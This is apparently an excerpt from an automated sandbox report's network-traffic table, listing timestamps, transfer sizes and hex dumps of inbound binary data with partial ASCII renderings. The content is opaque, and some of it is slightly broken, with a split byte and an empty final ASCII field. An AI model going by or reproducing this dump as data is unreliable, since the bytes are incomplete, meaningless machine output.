2021-12-07 12:39:07 UTC	1570	IN	Data Raw: f5 21 ad d5 79 b0 d3 7b 88 de af 48 1c 93 b7 eb ee ed be a2 b1 5a f8 f7 1d 3c ff 24 71 06 cf 76 3a c5 f3 d7 8a ac b7 99 78 02 d1 c0 ff 34 e0 f5 ec c2 65 26 e7 76 fe cd df 40 bc 0a 1d f4 bf 39 7b 31 f2 89 1a 89 7b 7d bf e1 95 22 37 b6 5b d0 5a 94 f3 13 f3 c6 7a b8 97 9c 16 22 c7 17 43 c4 8c 46 a8 3c 82 6d 89 16 c5 1e fe cc 42 38 52 48 ab ce e9 c6 c6 d5 ce 91 d7 9a 46 3b b4 da f8 fd ad f6 32 0c 19 db 51 47 8c c8 b4 ad 1c f0 5f e3 ae ba 03 ff af 4c 06 e8 7f 21 b4 fb ed 73 ef 8a 50 f2 40 ff 17 0f 8c fd 17 b8 d2 af 82 1f 1e 15 52 23 e6 d7 7b c9 eb 51 6b e4 fb 73 a9 df 4b bd c6 96 d4 74 9b ff b7 26 09 f2 6f 1d 58 87 81 fe 53 c8 ab b0 71 82 c4 e2 63 eb 84 64 01 22 d6 7c 95 a0 ee c4 c9 f5 fc fc 67 38 78 e9 00 9e 02 d6 f5 1b 8c a3 24 1c 27 f5 30 7a 88 73 2a 33 87 Data Ascii: !y{HZ<$qv:x4e&v@9{1{}"7[Zz"CF<mB8RHF;2QG_L!sP@R#{QksKt&oXSqcd"\|g8x$'0zs*3
2021-12-07 12:39:07 UTC	1578	IN	Data Raw: df 7a 48 c7 96 5b b4 a3 db 4d d9 88 e9 d0 f9 5f 00 6e 77 11 81 75 77 f8 7d 87 fc 16 2d c4 f5 85 b6 54 ff d5 9c c1 26 eb 88 ea 3c 78 fe 54 47 23 4c dd 1d 03 96 aa 59 23 e8 a9 76 ee af 0d 41 fe cb 5d d2 a1 8e e5 f9 8f ad 74 a0 ff d1 05 fc bb bd 36 f4 e1 2b 73 da 35 61 bc 6d c8 53 69 01 3c a6 42 ed 8c 2b c4 15 2f e7 1b 54 ff bb 82 ea 5e ab 6a e2 3a 0d f2 2f bd e4 83 be d4 42 f3 4f 8b 59 02 bc 6c fd 9a 61 88 bc 81 fe 87 33 8d ce 00 93 08 f0 4f ec f5 96 32 d7 50 db 96 a3 1c 60 b0 d4 ff d3 bf c7 49 43 f5 ef 6f 38 9a 41 fe a1 9c 74 47 d1 89 a6 63 d4 d6 f3 6a 3d 85 f5 07 f0 fc 91 14 f1 13 bc 5a fe 91 44 5e 5d b3 91 65 cf 03 fd 93 07 fa 01 27 da c9 cd d7 d7 7f 1a 1a 0d bd bf 01 ff 6b 7d 71 f4 78 43 4f 6a 4b ae b0 d9 39 f8 fe 65 5 a 44 0d ec af 76 36 38 97 ce b6 14 Data Ascii: zH[M_nwuw}-T&<xTG#LY#vA]t6+s5amSi<B+/T^j:/BOYla3O2P`ICo8AtGcj=ZD^]e'k}qxCOjK9eZDv68

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1586	IN	Data Raw: 7d fd 41 1c 23 2c 89 8d e7 4e 76 5f fc 33 72 f9 69 0d c6 e9 85 21 8f 8d 0f 9d df 8c 09 83 a7 5b 73 34 4f 3d a0 d2 58 bf fe 66 e8 b4 91 d5 af 26 19 fd 2a 80 df ed ec d6 81 bb b1 08 11 2b 39 55 7a 3c d8 ff e4 17 51 0e b0 af 6e ab df 81 55 74 27 9e bb 40 33 f7 8e 4e af df 4c 5d 96 4b ea 6c 0b f8 ff d7 68 b2 6b f3 7d 52 94 4b 6e 9c 69 92 bd e8 73 2f 35 d7 a6 0f e6 ca 31 9a 45 aa 85 61 a1 06 22 65 59 0f db 99 9b a5 af 5d 75 3d 5e 09 70 01 fd 7f ec 52 b1 3c ce e3 63 03 4a c5 ad f6 6d e1 47 a9 5a 5a 24 7a c5 5a 75 5b 10 3e 76 8b de 04 e8 7f 6d 52 5e 2b e0 af e9 c1 7c 6c 76 68 3a 90 3e 36 7b 26 0a f6 9f e7 27 23 f6 8b 91 7c f8 fb d7 a5 1f cb 40 ff a8 77 d9 3e 5b e1 62 a1 48 90 cd e7 09 87 69 89 3c 3b 6b b7 86 d3 65 fb 95 f9 aa 60 fe 5b 23 ca 54 4b 56 79 21 f1 b4 Data Ascii: }A#,Nv_3ri![s4O=Xf&*+9Uz<QnUt'@3NL]Klhk}RKnis/51Ea"eY]u=^pR<cJmGZZ$zZu[>vmR^+|lvh:>6{&'#|@w>[bHi<;ke`[#TKVy!
2021-12-07 12:39:07 UTC	1594	IN	Data Raw: bc ee d3 67 d5 d5 2f dd 7f c3 54 9d ed 05 fe 6e fd 28 87 e5 20 fd 25 76 98 75 de 6e 16 e1 46 9b 9e 07 e1 17 52 16 a9 90 a5 4f d6 bd 15 a9 f1 5a f1 84 45 f4 49 38 5f 4f bd b9 ca ca e5 c8 11 f3 9b d7 be 86 21 13 a9 ea a1 f9 cf 5d 6d 51 d6 03 77 26 b7 24 8d a8 6f 2f 68 6b 8f 9e 5b 95 f8 d5 59 7e 79 ba 81 08 e2 9d e4 4c a8 16 6f 4e 08 80 ec df 74 77 fe 31 cc e2 20 e4 9b ab 2e 4b e9 76 01 37 7b 60 7f 7f 7b 7f 4e 30 d9 1c bf ff 99 13 89 2c 67 71 18 0a a8 fe 11 36 63 6e e5 ca c8 23 63 e6 e6 b2 3f 8d c9 3e 53 43 5a 4f 24 47 65 f6 8e d7 bb 3e b4 a6 cc 80 63 64 6f 83 09 e2 ff 99 1a 38 31 92 27 88 42 22 8d ea 0e 19 07 7f 09 c2 c9 3a f9 a3 a4 62 0d 4b d5 18 c2 ef 11 67 a6 88 86 2a 61 f1 f3 3f 85 58 17 17 8a 43 81 72 73 d3 c1 5d c5 eb 49 03 62 5a 3c c1 2a f7 71 e3 d9 Data Ascii: g/Tn(%vunFROZEl8_O!]mQw&$o/hk[Y~yLoNtw1 .Kv7{`{N0,gq6cn#c?>SCZO$Ge>cdo81'B":bKg*a?XCrs]IbZ<*q
2021-12-07 12:39:07 UTC	1602	IN	Data Raw: 64 bf c9 17 66 8d fc c3 ff ae 6b fa 6e a0 cd e0 9e 81 60 ff 6b 83 10 e2 7f af 8d 24 69 a2 1d 13 c1 fc d3 1a 16 8d be 52 6c 2f ec b1 fb 1d ad a5 ea e3 0f f4 7f 68 31 ed 40 ff 52 41 d4 81 68 57 42 6e 48 f9 0e a5 5a 6c 6c ed 00 e0 7f 95 29 3e 83 f7 4f e9 77 a7 83 66 e7 c2 1b 0b 24 fa cf fc 1b bf ff e5 a7 ed 75 e5 1e d0 ff c4 4c 81 f9 4f 54 4b 3c e0 7f 49 d8 79 a9 69 65 61 8c 5b 34 ad d2 99 80 ff 64 6f 0a c7 08 00 fe b3 09 ba 7f 14 21 d7 98 23 28 67 13 91 5d 58 ec d1 2f 2e ba e1 fc bd 33 67 31 50 9e 98 0d ba 7f 5e f0 97 89 53 08 fa 80 bf 7f a6 89 f3 05 fb af 9f fa 30 02 0e 40 ff a8 4e 76 f2 f3 9c 91 03 77 fb ba 89 4a 35 0d d0 ff 7b 8a 8f 7f 45 d9 70 07 77 1e ce d0 6b d7 31 5d 33 25 de 9c 92 92 83 1d b2 3c 95 19 64 2d b0 a8 ae ea cb 5e d0 fd f3 32 b0 7f f0 c6 Data Ascii: dfkn`k$iRl/h1@RAhWBnHZll)>Owf$uLOTK<Iyiea[4do!#(g]X/.3g1P^S0@NvwJ5{Epwk1]3%<d-^2
2021-12-07 12:39:07 UTC	1609	IN	Data Raw: 48 6f 3e 16 ee 29 87 fc 1f 86 f7 7f d9 a4 59 fc fb 8f c1 35 81 fa 77 aa f1 29 9a 04 8f bf 18 e4 bf 01 c2 23 90 ff fa 02 27 ff 4b fe 33 06 f5 9f 30 a8 ff 67 44 4d 80 fe 6f 35 de fe 45 66 be 7f f2 9f 0c 5a 39 cc 53 58 06 b6 88 ee 53 5d f4 8f af c0 80 fa 7f d9 fc 97 82 95 c3 03 1f 19 b9 b0 8c 73 ff b2 bf 9e 3c d4 ff 30 22 78 77 a4 81 fd 8d 45 57 04 42 91 e4 40 ff d7 1c e4 7f 0f af 8b 70 4a 6e 91 bf ed 9f 68 06 d9 bf 23 96 9e 51 26 d6 41 da ff 29 f9 6e 4a 7f 39 d0 ff ad c7 bd 05 f5 bf 64 67 29 c0 7f c0 76 fa 6f fc 17 f0 f8 57 c0 fe 57 1d e5 27 3c fe 0f 3e 25 72 ef 0d 84 e2 a8 50 df fe bc ff bd 58 e8 fd 0f 1b 9d e2 91 0e ba 88 db a7 86 f8 0f 4a 34 8f 06 36 5c 17 e0 ff fd fe 49 57 20 ff ff 00 e2 3f 13 f5 8b d4 b1 e6 e6 d1 75 4d 7e d0 ff 74 7b c6 8b 5a 00 fc 08 Data Ascii: Ho>)Y5w)#'K30gDMo5EfZ9SXS]s<0"xwEWB@pJnh#Q&A)nJ9dg)voWW'<>%rPXJ46\IW ?uM~t{Z
2021-12-07 12:39:07 UTC	1617	IN	Data Raw: 7d 66 f6 fa 9a 08 e5 66 36 b4 ff 94 14 d3 2e 5a 6a 90 8f 9f ff 7d 62 51 ba a2 33 1a c4 d1 86 9f ff 7d e3 51 d7 d4 a4 df 3c 56 c1 df 3f 21 34 6e 7b 7c 68 6c 52 66 c3 ef 7f 4c cd 70 0d b8 09 b7 14 fc e6 bf d5 60 4c 49 ec 04 f0 0a 76 fc fc 37 bc f4 11 e1 57 b4 73 c3 7b 3c ff 93 d8 2d 1f 27 2c ba 71 9c 85 df ff 12 43 9f 88 2d 4b bf 11 0a c3 ef 3f 6b 29 dc 98 71 78 f6 bd fa 38 43 37 16 ca 7f 4e fb aa 92 73 cb df f0 f7 ff 25 f5 40 ff 6e 76 3d 17 d2 bf 6b a4 87 ee 5f 16 de 43 f7 ff db 02 90 ff 0f e8 ed 99 ee b5 10 dd 82 ee bf 36 8b 20 fe 27 27 a3 55 fa 1b ca b6 4d b9 df 1f b3 31 00 e9 9f 0c 09 42 fe ff 85 0e e2 7f a8 0e a8 d6 c6 8a ca 9f d7 74 2a 21 ef e6 e9 88 8c 14 9e 07 f7 6f 32 02 4f 97 13 40 fc 13 b4 1c 88 8b 40 bd a0 e2 65 99 12 30 31 f5 19 44 a9 89 70 43 Data Ascii: }ff6.Zj}bQ3}Q<V?!4n{|hlRfLp`LIv7Ws{<-',qC-K?k)qx8C7Ns%@nv=k_C6 "UM1Bt*!o2O@@e01DpC
2021-12-07 12:39:07 UTC	1625	IN	Data Raw: e2 a0 c4 c3 a4 b3 66 0c a0 71 84 ef 5f f0 2c 8c bf 62 8a a8 a1 16 c6 eb 46 48 76 3b fd 32 09 e2 1e a4 27 7b d3 b6 02 c3 bd ad 76 89 da c3 ed e9 82 86 52 ad 13 37 a5 91 3b 81 86 3e 9c ee 23 f5 df fb f0 9e 09 cf e6 78 11 fa ba 75 db 5c 95 14 69 ca 75 78 e4 51 14 87 96 59 7c 3e ee bc d9 9c d3 5c f3 67 87 2b d6 f9 6b 71 b4 ec 0b d1 65 45 5e 83 ea be dc e1 1d b4 aa 02 dc 79 da d3 b7 3b ac 07 de 46 09 a9 27 4b f1 9a 6f d4 48 a4 df 5d 33 79 e9 f5 6d a8 c5 b0 9f e0 c0 16 0d 99 74 27 4f 37 ac 26 11 35 d4 86 50 db b2 97 47 2f 19 87 52 31 47 83 c2 34 6f 93 29 13 0d b5 46 ad 3f 39 ff 9d c4 64 71 21 7f 00 ce 45 9a c4 7e 6e b5 a1 72 91 4f 57 53 1f af 87 3c 26 3b 2e 9c f9 58 55 61 ac 95 ab 3b 3b c1 ec 4c 77 54 aa ec 3b d3 4c 27 b4 5b ae 5a e9 9c 3b 37 f6 35 e2 76 64 bc Data Ascii: fq_.bFHv;2'{vR7;>#xu\iuxQY|>\g+kqeE^y;F'KoH]3ymt'O7&5PG/R1G4o)F?9dq!E~nrOWS<&;.XUa;;LwT;L'[Z;75vd
2021-12-07 12:39:07 UTC	1633	IN	Data Raw: 8d ea 69 d5 ad e5 23 5e cc 16 34 bd bd f2 6f 96 2e 59 52 da ef 0f c5 3a 2b d3 1c e7 49 99 5e 86 48 3b e8 b4 b2 e6 37 30 dc 12 ca 98 3d 62 fa 99 2c d4 d8 83 bd 56 3e e7 ac 81 fd da 9e 94 e6 d5 32 62 e7 de 42 ea ae 1d ed fb 85 d0 fd eb c3 07 ba a8 66 bc 32 08 ee d8 31 2e 24 3b 15 c2 4a 9e 16 ea 8e 0c f0 bf 2f 32 3c 07 fe a7 7a 1e af 24 64 92 4b f0 b2 45 b9 aa 4a 8f 43 0b 63 80 ff 06 2e 93 5e d3 bc e5 fb ae 4b 38 7c dd 84 9d e0 ff 9e 8a 10 d2 24 36 7f d4 eb e8 56 c0 8e c9 48 ac 53 e9 ee ab 7f af 71 11 eb 05 f8 3f bb 10 58 46 f0 90 33 01 ff 2c 50 f4 0b ef e6 90 0d f8 5f b3 82 ff f5 be e3 e7 8e 1a 45 1e f0 bf a5 c0 21 5f d5 d8 b4 92 10 b5 5b e8 f8 cc e7 eb 48 ca 1d 94 5d 88 f7 dc 9b 9e 6d fc 94 ff 7d 78 7e 61 e4 9e e7 ce 86 2a 73 07 95 8e b5 ac 07 7b 35 52 95 Data Ascii: i#^4o.YR:+I^H;70=b,V>2bBf21.$;J/2<z$dKEJCc.^K8|$6VHSq?XF3,P_E!_[H]m}x~a*s{5R
2021-12-07 12:39:07 UTC	1641	IN	Data Raw: fe 57 37 be b0 48 0a f3 ff 1c b8 ff 91 02 fd 56 4a 5c ec 5e 88 38 f9 e7 de 6f 4b 56 89 22 58 f3 0d b3 a5 2c 2e 1a 7a 54 49 f4 25 c7 e2 05 88 4a 57 6d 9f be 7f 89 fa 18 7f 15 de 7f 6a f0 d2 ed 63 2d a1 f1 91 10 52 a3 3d e2 c3 41 e0 69 5e 35 57 28 0a 76 9b 80 f7 0f dc 3a 21 ee 52 fa a8 f0 fe c5 46 5c c3 ab 86 20 1c ee 7f f8 22 2e c0 fb b7 4b 70 ff 43 0f e7 5f 11 e8 17 01 fd 17 ce e2 1f 86 43 b8 8a ef 97 9c 8b b4 93 ec 10 81 f8 b7 c0 fb 87 2c b8 ff e9 80 f7 0f 2d 90 ff 29 e0 fe db 45 54 1a ea 3f 65 36 34 95 99 51 76 05 d5 66 07 5d 22 a6 45 3f e2 0a 52 42 4b 56 b2 3a 78 ff f3 fe 11 e8 8f 85 f7 bf 23 a8 c1 30 ff 98 f2 a5 80 fb 2f 11 ea 28 02 97 44 39 b8 ff 6b 51 d2 38 bb ff 60 e4 b1 28 dc d1 7e 5d 61 68 aa 0d e7 7f ae 4d 1e ac 7f 76 58 ff d9 81 c6 5c 57 d9 c3 Data Ascii: W7HVJ\^8oKV"X,.zTI%JWmjc-R=Ai^5W(v:!RF\ ".KpC_C,-)ET?e64Qvf]"E?RBKV:x#0/(D9kQ8`(~]ahMvX\W
2021-12-07 12:39:07 UTC	1648	IN	Data Raw: 52 c7 58 bd 38 65 ec e8 bf 2c 4d fa 5b 0b d3 c5 65 05 93 95 48 2f aa d0 f8 df b3 be 6a 90 ee 7a d1 ac 40 4f 15 29 c4 47 b3 51 7f 82 f3 25 e9 4b 6b 31 d4 ff a5 11 8e 8d 4c 01 37 1f 46 66 86 b8 ec b8 e9 a4 93 d3 ed bc 77 a9 94 18 71 cb d8 0b 78 61 f6 8d e4 9e c5 c5 fb f6 66 83 51 0e 14 72 61 ff aa fe e0 04 a4 fd 79 89 1b f1 55 51 53 11 d3 cc ef 9a 77 8a 3e bf 87 f9 67 41 c3 2a 81 ab ef 48 da aa 5d 9d 96 68 ed 63 ed 4b 78 c9 85 b4 7b 6f e6 ee 18 4d 3e c7 bb dd f9 82 5c ad 3c 8d 20 78 45 4f be fa e5 c3 a2 d0 9e d1 d1 87 59 09 d2 17 02 34 1f 59 04 f3 5e ec c9 89 36 7e e0 f4 d1 dd e3 b3 f4 bf a9 df ef 1b 2d 4e f7 d0 0d a9 4f 98 d4 38 21 cf e4 7e f9 7e 20 6e 95 ca 68 94 7d 7d a0 40 ba 5b e8 ee 8f e1 7e 62 50 5b fa ce 2c b0 ae 1f e9 ae 65 bd 61 24 6d ff 05 57 40 Data Ascii: RX8e,M[eH/jz@O)GQ%Kk1L7FfwqxafQrayUQSw>gA*H]hcKx{oM>\< xEOY4Y^6~-NO8!~~ nh}}@[~bP[,ea$mW@

Timestamp	kBytes transferred	Direction	Data
2021-12-07 12:39:07 UTC	1656	IN	Data Raw: 0b ed c5 9d 80 7c f5 a9 e8 6a 19 93 77 35 95 75 f8 15 29 78 23 8a 4a 1b 74 e6 96 b2 40 71 f8 14 92 6a a7 7d a3 14 65 c4 20 91 c6 18 da 37 62 ee 2f 97 f2 74 b5 b1 4e da 9d 04 59 dd 4d 6a 7a 2d bc 94 49 58 84 97 0f 20 bd 9a 8e 49 17 58 3b 49 35 2b 7e 2f c8 62 ac 7e 04 e4 3b c9 f0 ba 81 74 c4 2e 79 25 1e 5e 41 6d 22 38 f7 4f 71 8a 74 73 29 b2 49 36 38 6a a4 41 63 b5 4c e9 8f 66 77 9f 82 e7 45 b3 59 c3 23 4e 46 2f 41 82 66 63 58 96 4b b9 af fa ee 66 dd dc 86 aa 1a 8e 6a ec 3d f3 4c 42 bb 62 f5 d9 c2 54 bd 1f 6f d2 f5 d9 12 e4 5b 9e 4c da 4a bd f6 a4 df b1 5e fa 7e 7d b7 4e 19 c5 94 a4 01 97 0c db 56 52 99 da b3 51 c2 b6 b3 c8 a3 52 c0 96 8d 52 11 71 2f d3 64 b1 3d a6 2e 58 27 d4 e0 8a c3 55 07 49 0d ce 3b 33 ba f9 31 37 2b 4e 2b 49 57 05 00 21 1d ad 11 52 39 Data Ascii: |jw5u)x#Jt@qj}e 7b/tNYMjz-IX IX;I5+~/b~;t.y%^Am"8Oqts)I68jAcLfwEY#NF/AfcXKfj=LBbTo[LJ^~}NVRQRRq/d=.X'UI;317+N+IW!R9
2021-12-07 12:39:07 UTC	1664	IN	Data Raw: 49 7c 0f 21 55 20 cf 26 8f 3d f8 f9 06 9e 16 c2 38 4a 80 0a be f5 16 c9 71 87 13 fc a9 14 e9 9c 54 d4 c1 b1 6d 8a 38 13 47 bd e5 c7 92 2d eb 16 1a f1 b1 f6 14 61 ca 36 ed 16 6d 6d 21 1a 71 43 64 57 ac 12 bf f4 5f e3 1f 13 f1 ea a6 da bd 74 f6 a1 3b 49 e3 5f d8 23 d0 21 86 42 ca 61 49 fe 1e 9d 6b e7 bc 1b 33 d7 8a ad e9 9e dc 4e e3 a4 56 d8 5b 47 d8 17 79 b3 76 a4 72 a1 b1 ea a0 08 da 52 df 66 4d 6b b6 6f dc 56 05 01 0c 02 36 ee d2 8e 6b ce 8b a6 22 a7 0e 08 c9 35 cb 90 ba c4 44 f5 f5 6d 8e 34 36 89 28 1a 9b 74 b4 b8 30 ce b1 8c a6 fe bf 59 e3 44 c5 44 9e 16 11 67 2e 36 44 f1 a9 c2 66 f0 66 31 57 fe 26 eb d5 5b a0 0d 36 98 59 86 5c 83 e6 3d 8e 4f 57 9a 9c df fe 5c 9c be fe 8d 3b 63 56 55 42 5b 81 4e 78 4d eb e9 28 6a bd f9 1a 88 26 1b d1 16 0e da 55 7f d0 Data Ascii: I|!U &=8JqTm8G-a6mm!qCdW_t;I_#!BaIk3NV[GyvrRfMkoV6k"5Dm46(t0YDDg.6Dff1W&[6Y\=OW\;cVUB[Nx M(j&U
2021-12-07 12:39:07 UTC	1672	IN	Data Raw: 35 6f b1 c9 e1 1f 47 bf 62 48 cf 31 cb cf 4f 50 58 a1 3a d7 cc ce 43 9b 52 e6 52 14 31 e3 f6 a5 67 5a 01 f2 43 d5 38 fa 7d 6b 00 d0 cf 6f 21 e9 fb 40 7a 5f 7d 8f 21 d3 e4 78 52 5d 65 c2 0c db 97 6e 66 8e 5d db 57 04 0d a4 db d1 dd b5 03 c5 6b 0a c7 e0 42 62 d3 1c dd 15 17 df ff f5 e0 ef 49 50 7f cc 24 e3 d6 1f 4c 4d db ae a5 e6 d8 47 5b 62 63 fa eb 7f 1c 97 77 fd f1 14 19 0f 26 00 69 2d 5a 39 1c a5 aa 9e e4 5c 71 d1 b3 b9 95 71 b5 a9 0f a7 68 b5 38 60 4e ab 7f 32 26 76 d5 16 da b0 8c 8b 1d 5f 9b ff 08 38 1f c4 c5 af da f2 d0 a9 cb a8 3f d6 4b 46 dd 75 30 01 34 d9 df 97 b9 ff eb eb e2 72 f6 ab 77 9c a2 9f aa be 7e 24 b1 2a 59 df d7 b7 59 3d 01 d4 ac 03 34 25 1e a0 09 c0 a9 0f f7 92 31 77 1d 48 84 fc 3b 89 55 b9 fc 19 84 c4 d6 24 eb 7b 81 7f b4 35 36 7e 76 Data Ascii: 5oGbH1OPX:CRR1gZC8}ko!@z_}!xR]enf]WkBbIP$LMG[bcw&i-Z9\qqh8`N2&v_8?KFu04rw~$*YY=4%1wH;U${ 56~v
2021-12-07 12:39:07 UTC	1680	IN	Data Raw: 6c cd fb 19 76 46 73 67 35 d0 22 18 5f 08 e9 c0 34 9d 49 6b de 12 f5 aa 2c 6c 7b 15 06 2d 57 43 e3 f4 ec cb c4 26 fa 9c 59 0d 25 1e 68 d9 40 70 02 b5 80 ec 23 25 ea 27 e3 34 32 6e 9a dd 50 42 7f aa a7 4d 90 d4 27 ac 95 64 b5 41 a8 8d 66 7b 2d 91 16 48 ed 06 2e d4 b6 1a 9e b0 c5 7c b6 c5 c4 58 a0 c7 70 e8 31 bc 7d f5 3e e1 48 e2 69 60 25 a2 72 0b a8 7b b0 9c ab 46 d4 9a 23 cb 47 3c e1 a5 94 47 44 da 80 af db db b7 84 5c 57 60 cf 34 fc 33 9f 71 42 80 23 82 d8 1e 99 0d 6a 1b dd ba 8d 0c 5c a1 95 cd 6f cb 84 61 92 57 0b 24 b1 d8 21 da c9 a4 8f 6d 1c ea 1f d1 05 33 0a 6c 28 3e 7d 1e 2f d1 53 37 75 95 61 83 c8 5f 67 e3 ed 14 95 24 a6 64 c8 15 b0 f2 66 e5 0c a5 93 71 2a 30 0a 02 2c 75 a1 96 a6 53 a4 b1 c6 4a 29 6a a9 d9 e7 41 4a 71 d1 a2 af 82 79 ff f2 87 fb 2f Data Ascii: lvFsg5"_4Ik,l{-WC&Y%h@p#%'42nPBM'dAf{-H.|Xp1}>Hi`%r{F#G<GD\W`43qB#j\oaW$!m3l(>}/S7ua_g$d fq*0,uSJ)jAJqy/
2021-12-07 12:39:07 UTC	1687	IN	Data Raw: ae 59 81 9f 67 71 ed 98 f5 03 fd 47 53 ee df ef 3f 9a eb 70 52 ff d1 32 8f 9b 70 1b 8b 6b 34 ae 0b 71 0d c7 95 81 cb 89 cb 36 fb ff 94 ff 68 2a 4c 89 50 a3 17 e2 5a 41 15 9b fd df e1 3f ba 6b 8e ee 3f fa e9 39 27 f5 1f 1d 9e cd 7d 42 91 d7 58 f1 73 21 ae 69 73 be c7 7f 74 d7 9c 1f ea 3f 9a f3 fd b7 fc 47 cb bc 9f c5 6d 03 ae 4d b8 ea 70 35 e3 6a c1 d5 8a 2b 34 e7 ff 94 ff 68 01 23 cb 5c f4 37 ae 0c 5c a3 e6 fe af ff e8 ff 4e ff d1 c4 e7 f8 c7 91 c7 11 4c 05 df b1 e3 32 eb d2 a5 98 14 6d ca 16 9e 12 e1 6b e4 c3 af ed 0b f7 19 ec 83 f6 d1 89 0a 86 61 ef 42 04 b0 a7 2d eb 58 f6 6e d0 31 3b 3c 92 ec 2e b3 7b 77 e1 7a bb cc fe fe f6 61 cd be 74 dc b7 0d 6b b6 bf 01 e5 e8 9a 6d 76 77 0b 12 80 09 0d b5 4c c5 87 0f 86 b5 ee 3a 90 5d 97 55 3f ac f9 ba 61 6f cf d4 Data Ascii: YgqGS?pR2pk4q6h*LPZA?k?9'}BXs!ist?GmMp5j+4h#\7\NL2mkaB-Xn1;<.{wzatkmvwL:]U?ao
2021-12-07 12:39:07 UTC	1695	IN	Data Raw: 67 13 60 79 09 7b 52 10 e0 cb 71 57 46 a7 ca 3c b2 f5 a9 cd 33 37 e6 59 46 d5 ce 48 69 5f 4f 9e ab 2a 36 95 0f 9c ee 0a af 84 94 0b 59 a9 f5 5f 3a aa be 3c 71 0d cd b8 e5 d6 40 c5 63 84 81 ca 2c 75 0e 6c 08 1a 71 68 95 79 37 3a d2 bc cf 7c 24 ed 83 b4 16 1a 58 b3 d4 9b 7c 9f 28 15 58 82 bf 2e 06 19 ba 10 a0 bd 12 9e b1 3e 23 9d 7d 98 5a cf 7a 5d d9 be eb 0b 50 1b a8 7a b5 c1 14 04 56 0d a1 b4 96 9b 90 14 19 a0 be 07 90 16 93 a2 18 a2 3e 6a 12 a0 b4 3e b8 d2 82 e2 15 cc 49 cf 92 8f 26 da ce 05 dd 56 b6 63 66 42 15 9e 31 ef 7e e6 19 48 21 20 aa 40 a5 22 69 10 5e be 1e 1c 0d e1 58 da 57 08 50 b6 9b 23 5c d3 b4 16 98 a1 b8 b7 c2 fc c4 36 06 83 19 e7 a6 90 eb ae c1 10 32 2a 6f bb b6 44 45 5a 35 db e0 8f bc 60 93 d7 88 f3 29 9b 69 78 1c 47 c4 f0 62 e3 04 b3 6f Data Ascii: g`y{RqWF<37YFHi_O*6Y_:<q@c,ulqhy7:|$X|(X.>#}Zz]PzV>j>I&VcfB1~H! @"i^XWP#\62*oDEZ5`)ixGbo
2021-12-07 12:39:07 UTC	1703	IN	Data Raw: 33 ab 38 46 c7 60 ca c9 98 99 55 1d f3 5e c3 70 fa f9 2e a3 3b c6 d1 75 64 f4 bf 44 9a af 12 ed 64 cc aa 3f 25 b0 b2 c5 bc ff 90 48 97 89 d1 13 13 69 b9 64 f4 62 66 25 c6 e8 cb cc ea 8c d1 99 18 7e 65 f4 5c 66 f5 c5 e8 77 4c aa cc ac 90 c4 9a 4d 76 ee 0c 5f 56 98 93 e8 3e 66 f4 d9 24 3a 2f 66 9d c1 ac 48 19 5d 8a e9 33 c6 cc ac 58 93 59 99 49 b1 e9 73 8c 3c 18 59 3e 48 b6 ad 51 98 15 2d a3 7b 45 d3 75 64 cc cc 0a d7 aa 9f 44 b3 eb 44 ab 9d e1 fe 0a bb 91 5d ef 31 eb 1b 66 55 cc ac 6f 98 95 b1 d9 2e 5f 46 ff 61 f8 8f 31 33 e5 64 cc 66 3a 25 66 0d 64 66 d7 84 06 da 9c 60 37 6f 5b d7 e3 56 bb d9 b6 5e 66 74 0f 7b ff e1 55 fc 93 6d b9 57 cc e9 15 f6 11 34 9f 19 6c ba 03 33 d6 c6 54 d2 1d 4c d5 8e c1 66 76 4e 30 56 1b 9e 71 37 bc a4 cb 5a db 21 cd ae ee 23 69 Data Ascii: 38F`U^p.;udDd?%Hidbf%~e\fwLMv_V>f$:/fH]3XYIs<Y>HQ-{EudDD]1fUo._Fa13df:%fdf`7o[V^ft{UmW4l 3TLfvN0Vq7Z!#i
2021-12-07 12:39:07 UTC	1711	IN	Data Raw: 6b 6d 11 f9 1d bd ca f9 24 68 ac df 8b 81 d7 eb 9f 8d 4f 31 0c 38 2e ec 35 fa 86 f7 ef ef 0d 76 48 99 9a d5 7e 07 77 56 9a 6c 8a 7a 62 54 66 5e da cf b3 3b ce 2d e2 7a 7d 3f f1 93 ed 89 9b 1e eb 67 9f 1c 35 62 fe a3 8b a3 dc 47 8c 68 bd f8 9b a7 9c 84 a8 87 83 2f 8a bf 99 55 be d9 bf cf fe 11 85 f9 2d 36 ad 7a 7f c6 a5 6f b6 94 cd fa f4 fc 89 8f 4b cc bf 9e dd be d4 ab b8 4f 7a db ae a3 54 eb da 9d 9f 5d 3c 77 ee a1 e7 2d bb 6c 8e 19 5d 34 9f ff cd 0e df 01 cd 16 eb ff 6a 3a 5d 78 6e c7 d1 85 3f 8d ee 74 c3 e7 db 91 75 b6 d7 eb 77 39 f5 f6 de a9 ad 3c 47 ac 75 5a 7d f2 70 b7 3d c3 97 cc 5c da cc 79 66 44 c8 dd 08 c1 9e 89 97 15 0e 33 0d 9d a8 3f 6f a7 7e a0 ae 9b 56 b7 e1 e6 83 7b eb 77 7d 74 e9 56 4a e1 b4 39 e3 db e7 de ec 71 da 5d 57 fe 5c ef 97 e8 90 Data Ascii: km$hO18.5vH~wVlzbTf^;-z}?g5bGh/U-6zoKOzT]<w-l]4j:]xn?tuw9<GuZ}p=\yfD3?o~V{w}tVJ9q]W\
2021-12-07 12:39:07 UTC	1719	IN	Data Raw: 7a 28 7b 2e ab 27 6f 2c 6f 09 cd 79 a8 dc 84 9c d7 cb 8f cb 4f cb 7f 86 86 df 48 d1 4d 31 50 31 53 31 4f f1 48 f1 0c 7a 49 67 68 86 fe ca 07 c8 ef b9 92 a3 fa 48 25 55 c5 a9 c6 a8 72 55 db 54 17 d0 fe 0e ea d6 ea 74 f5 3b 9a 26 9a 4e 9a 40 cd 54 a6 dd b9 0e f4 bc 59 97 cb e3 4a a1 57 05 70 87 72 93 e8 b6 9f c9 fd 12 3a 75 3b 9e 9a b7 96 bf 9f ff 27 bf 31 34 e6 8e 82 08 c1 79 81 93 b0 b5 f0 23 21 4f 18 28 8c 16 7e 8c 95 c1 5c cc 4f 2b 84 a7 31 8a 48 44 49 a2 4c 8c 81 7e e2 44 c8 78 84 44 27 19 25 59 28 89 94 66 48 33 a5 2b a4 1b a5 db d0 ba 2d 50 d3 58 8c 7f 0b d1 b6 8e 72 99 3c 1c 2d fa 5c 6e 54 94 29 ba 28 25 ca be e0 a2 79 aa bd aa 62 55 5b 75 67 68 53 4d 34 1f 69 e4 9a e7 b8 bc da 01 f7 56 43 ef e4 36 e2 b5 e4 d5 e1 87 f2 07 f0 c7 43 b3 6f 8c 99 62 93 Data Ascii: 